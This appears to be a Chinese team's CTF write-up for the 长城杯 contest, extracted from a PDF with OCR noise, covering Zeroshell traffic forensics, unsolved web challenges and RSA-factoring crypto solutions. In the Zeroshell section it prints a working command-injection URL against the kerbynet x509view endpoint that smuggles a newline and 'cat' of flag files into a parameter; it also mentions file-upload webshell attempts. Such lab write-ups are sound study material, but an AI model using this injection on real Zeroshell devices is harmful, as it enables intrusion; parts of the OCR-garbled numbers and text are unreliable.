
长城杯_DS squad_wp

你们加油,我玩玩攻防世界,这破题我等着看wp

Misc

zero_shell_1 | FINISHED

分析流量包,找到了对话




这个refer响应头应该是后面用得到的密码flag{6C2E38DA-D8E4-8D84-4A4F-E2ABD07A1F3A}

zero_shell_2 | FINISHED

这里考察zero shell的防火墙漏洞

现在卡到这里了,如何构造命令,让它把flag输出



SERVER SIGNATURE— HTTP_USER AGENT—Mocilla/IS.0 (Windows NT 10.0; Win64; x64; xv:133.0) Gecko/20100101 Firefox/133.0 SERVER. PORT=80 HTTP_HOST=61.139.2.100 DOCUMENT_ROOT=/usr/local/pache2/cyl-bin/kerbynet/Action=x509view&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeew&Section=nloauthReg&User=ax509vjeewSection=nloauth

🗅 尖弧官方站点 🤏 ox 🐞 新手上路 🗅 常用网址 🕀 海家 🔘 攻訪世界 🧼 BUUCTF在线评别 🎩 腰岸 | NSSCTF 🚳 CTFHub 🔼 Convert Base64 to L... 👚 ctf工具 🕠 X1r0z Blog 🕀 Markdown 基本语法

X.509 Certificate View
'env': Status: command not found

Export DER v

构造这个漏洞命令http://61.139.2.100/cgi-bin/kerbynet?

Action=x509view&Section=NoAuthREQ&User=&x509type=%27%0Acat%20/DB/_DB.001/flag%20/Database/flag%20%0A%27


得到了



WinFT_2 | FINISHED

题目描述在启动项中查找

打开任务计划程序



Base64解密

 $flag\{AES_encryption_algorithm_is_an_excellent_encryption_algorithm\}$

WinFT_5 | 卡

分析流量包

用foremost分离

zip文件提示

явс 36 💳 1

输出

时间线关联非常重要

不知道哪一题 | 卡

取证大师提取到邮件附件,复制桌面被火绒自动查杀

查看病毒编码Exploit/CVE-2017-11882.gen查询得到是office公式编辑造成的缓冲区溢出漏洞

KIWI

18db032d058f1436ce3dea84081f4ee5a0f2259ad97301d43c426bc7f3df1b0b

Web (爆零)



这差距,这难度,懒得喷,现在就看左边这俩题了,一旦有了个一血二血就马上会有好几十个解出来 的


题都看了,全部写思路吧,不会构造payload

Safe_Proxy | 卡

纯看代码题,是我练得太少了,不会

Hello_web | 卡

F12, 在头部发现隐藏信息



试通过../../访问,但页面都会重定向到开始界面

Dirsearch 扫描发现大量.zip文件,但状态码全部是403(作用是什么?)

唯一可访问的 /solr/admin/file/?file=solrconfig.xml 看不到任何信息,只能看见出题人骂你幼稚搜索,猜测是Apache Solr 任意文件读取漏洞,但不会操作(也可能判断就出了问题)

尝试各种方法,均无果

Ezruby | 卡

出生出题人,网上啥也找不着

f12观察server: WEBrick/1.9.1 (Ruby/3.3.5/2024-09-03)

查找相关漏洞:



漏洞描述

在Ruby1.8.6到patchlevel383、1.8.7到patchlevel248、1.8.8dev、1.9.1到patchlevel376和1.9.2dev中,Webrick1.3.1在不对不可打印字符进行消毒的情况下将数据写入日志文件,这可能允许远程攻击者通过包含终端仿真器转义序列的HTTP请求修改窗口标题,或者可能执行任意命令或覆盖文件。

解决建议

建议您更新当前系统或软件至最新版,完成漏洞的修复。

找不到任何有关该漏洞的利用方法,卡


sxweb1 | 卡

啥也不知道,无思路,就一个表单


表单是有超链接的,那么我们先看一眼。。

```
| Chend | Chen
```

先看jobs.php, 一切正常



看到publishers.php之后跳出来这么个玩意,sql注入?



先用了个最简单的;1=1来判断,没反应,遂卡。

sxweb2 | 卡

比sxweb1更抽象,更逆天,更出生。

还是一个表单,但是这次表单变成纯文本了

甚至连源代码里面都啥也没有,先扫一下看看吧

很好,有个index.html,看一眼

重定向了,那就直接看源码

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
   <title>Redirecting...</title>
   <script type="text/javascript">
        // 使用JavaScript进行页面重定向
       window. location. href = "/cgi-bin/index.py";
   </script>
</head>
<body>
    <noscript>
        Your browser does not support JavaScript, or it is disabled. Please for
   </noscript>
</body>
</html>
```

? 页面内容同样可以留空? 看不懂

easy_web | 卡

文件上传,进入网页发现是个403,那说明肯定有隐藏的文件上传位置,扫一遍

最上面的/ajax.php什么也没有

/css,/img,/js没有内容

/upload中没有找到有效内容

/index.html显示404

进入/dashboard.html,是上传文件的界面,先考虑直接上传php,失败了,说明有过滤,再写一个图片马上传,上传了,但是连不上,报错,又考虑到可能没有文件包含漏洞,于是直接传php文件,抓包改成jpg后缀,上传成功,但依旧连不上,思路断了


##有办法找到上传的地址吗

##应该行,都是默认的好像,我看看

能扫到upload目录,一般文件上传之后,都会保存在/upload目录里


但是打开以后403

那个ajax能扫得出来,是有这个文件的,但是一看发现,0B,无数据...



book_manager | 无进度

太菜了,连java后端都没见过,看到404还以为题出错了



问了管理,告诉我看附件,附件是个jar文件 原来是逆向题,那没事了,马上扔给re手

Crypto

Fffffhash | 卡

可以判断是FNV哈希函数,128位

rasnd | FINISHED (赛后)

from sage.all import *

前半段

```
# 方程组:
1
2
    n = p * q
    hint1 = x1 * p + y1 * q - 0x114
    hint2 = x2 * p + y2 * q - 0x514
4
5
6
    x2 * h1 = x1 * x2 * p + x2 * y1 * q
7
    x1 * h2 = x1 * x2 * p + x1 * y2 * q
8
9
    n = p * q
    x2 * h1 - x1 * h2 = (x2 * y1 - x1 * y2) * q
10
    因此 q 是 n 和 x2 * h1 - x1 * h2 的公因数
11
```

穷举x1,x2

1

- 4 c=8428208333414279627400698858041583379487520113326182802724651718864841134271 033677865245771796505245072403731935431089119069032157733414049688202346452605 092159869856262464520306033485813168329449861336637594245409871610716292218587 412474808522373975845949426003414880742403979286791841019231649135688217636850 257384298838057144041423178897325474430137629727595647439511817476977056973908 606157021831728282225188271390858666922248405707907790738735780105384499568824

```
576000813152032110991972359781015891115380788049107876524418261917497521208935
981363627820907700199641363198603278679802081998261212628294369278203411
```

- 5 hint1=751105824394605080190526685467168111308331889953962729427632254176617579
 496518413433656894260198364663094863742842645553335550531207323526082280791532
 218731097822790226628108472117652998622192127046163512611569585281117913789871
 972735317922380334821734924814145979160983121382600529445984350793213934463052
 479115314549829877180923179189383255
- hint2=445118293546087812788587906682383267437687409864294018631152663963022001
 163116755202472239578939328864879607470759425488104806769605940503090650142062
 769138184913849225293132702041986078429161433603219516083695723988334261227098
 314473006382599335127811966780566109761726762486767477575322662935008583465347
 625123348495669970972060837947150808210199852783426617180199994674725869282451
 322420698665517049270885988634085401313112472920303014471362294736778860216258

```
7
     # hint1 = x1 * p + y1 * q - 0x114
 8
     # hint2 = x2 * p + y2 * q - 0x514
 9
     hint1+=0x114
10
     hint2+=0x514
11
     print(gcd(hint1, hint2))
12
13
     # factors = factor(hint1)
14
     # print("质因数分解结果:", factors)
15
16
     for x1 in range(2**11):
17
18
         for x2 in range(2**11):
             t = x1*hint2-x2*hint1
19
             if t==0:
20
21
                 print(x1, x2)
                 continue
22
23
             if gcd(n, t)>1:
                 print(gcd(n, t))
24
                 break
25
26
```

 $157607975525945395698472575061616985952149185547217691888037215727375004912473\\607443158993102785802792020949692291369829013011542911213186343717003611145041\\377907292197514454920038371893035263273181007380508337993610224313011577446189\\337024195279806998084165637263365245660261385555358316954831582208607027459$

得到:

 $15760797552594539569847257506161698595214918554721769188803721572737500491247360\\74431589931027858027920209496922913698290130115429112131863437170036111450413779\\07292197514454920038371893035263273181007380508337993610224313011577446189337024\\1952798069980841656372633652456602613855555358316954831582208607027459$

```
1
    import gmpy2
 2
    from Crypto.Util.number import *
 3
 4
    n =
    274575958904462609501906519924463031223711314691786153048571428160148675119721
    697367838009442644819754980773752861913457463373645696819253314300321334000861
    254935316973405147223904347571741853507971122687026104343280758824528485228015
    537905748521119864686954737795240651475446741248566886337846096886663171747775
    190597164899011799736808888952871126131699488172686544425233123679316016599625
    574804091616805793442940526406401075138223483923331055936339965826025640446997
    344559018596766902601564273943730622860545179806789447666757402474464938156762
    99923364382080771360160250641040870715387099281795589144776487947028069
 5
    c =
    842820833341427962740069885804158337948752011332618280272465171886484113427103
    367786524577179650524507240373193543108911906903215773341404968820234645260509
    215986985626246452030603348581316832944986133663759424540987161071629221858741
    247480852237397584594942600341488074240397928679184101923164913568821763685025
    738429883805714404142317889732547443013762972759564743951181747697705697390860
    615702183172828222518827139085866692224840570790779073873578010538449956882457
    600081315203211099197235978101589111538078804910787652441826191749752120893598\\
    1363627820907700199641363198603278679802081998261212628294369278203411
 6
    p =
    157607975525945395698472575061616985952149185547217691888037215727375004912473
    607443158993102785802792020949692291369829013011542911213186343717003611145041
    377907292197514454920038371893035263273181007380508337993610224313011577446189
    337024195279806998084165637263365245660261385555358316954831582208607027459
 7
    q = n // p
 8
    e = 0x10001
    d = gmpy2.invert(e, (p - 1) * (q - 1))
    m = pow(c, d, n)
10
11
    print(long_to_bytes(m))
    # flag{6bcceae6-beb0-
12
```

后半段,推导过程晚点再写

```
from Crypto.Util.number import *
from sympy import *
import gmpy2

n =
163126144982262961561036679217457551286138246753139437994187103281377402516502
431264954219187922559183402633221277524088931926272366375321492661182348469120
998868778094643455192439093537478877085378682456856701806368868817061898713259
183239420715896263397376958922868784185426810365967427052677952193534884090254
```

244530977139338959667114501648609904296635197655588867090569706729501949796847 412219596262955023744715665777045204194040440064513461012822139478363865799844 890117939529421234443680707568617465452648742938971684943777850998299498947863 61436903269767607535282317127584686420597030456049281067319302131301519

6 c =

 $117981879526697273609107739864245498868072481539641768133143777622875659816772\\896389553534699160632148454944100831817187638240844164282921815572570456588467\\620145784899255597799758024307127656578953358189856765815533373550082679150557\\192389717660116177865104257046193459416019167952920730357541767016817354804287\\135582358631675121857028779864758339329354172930299692801399433803010004448098\\271701464754604783919988696469816716824785142443274118758107788718485111878448\\567605904297184073462449854977981994923034595426088057851696736379809026338584\\08636401997609605336400017026048670019945571269902128000565202000032658$

7 hint =

8

 $429079688276224812626542322060371872790624599833554394801763152208935996064893\\ 448285837044742217837636648233208067041356835296673107913172971924712954947780\\ 591710158560782519795327631135054893840025504615860625492252542600520301779240\\ 121254616012539634376870405552693318268623414810082216377682080016999931509945\\ 532288476167492406441910408420355506140722579038927955762227286109307327964865\\ 975702347900496987030288180626465202587208654825044708195951948644146857250300\\ 745393235494998821357018855297001398041929590637490146699379951761252029955614\\ 3998480788397228391717405509699514741520638869077039711472197940218626$

```
9   p_q = inverse(hint,n)
10   delta = gmpy2.iroot(p_q**2+4*514*n*114,2)[0]
11   q = (-p_q+delta)//228
12   assert n//q*q == n
13   p = n//q
14   d = inverse(0x10001,(p-1)*(q-1))
15   print(long_to_bytes(pow(c,d,n)))
```

4dd6-b764-bd0fdcaeeb5f}

flag{6bcceae6-beb0-4dd6-b764-bd0fdcaeeb5f}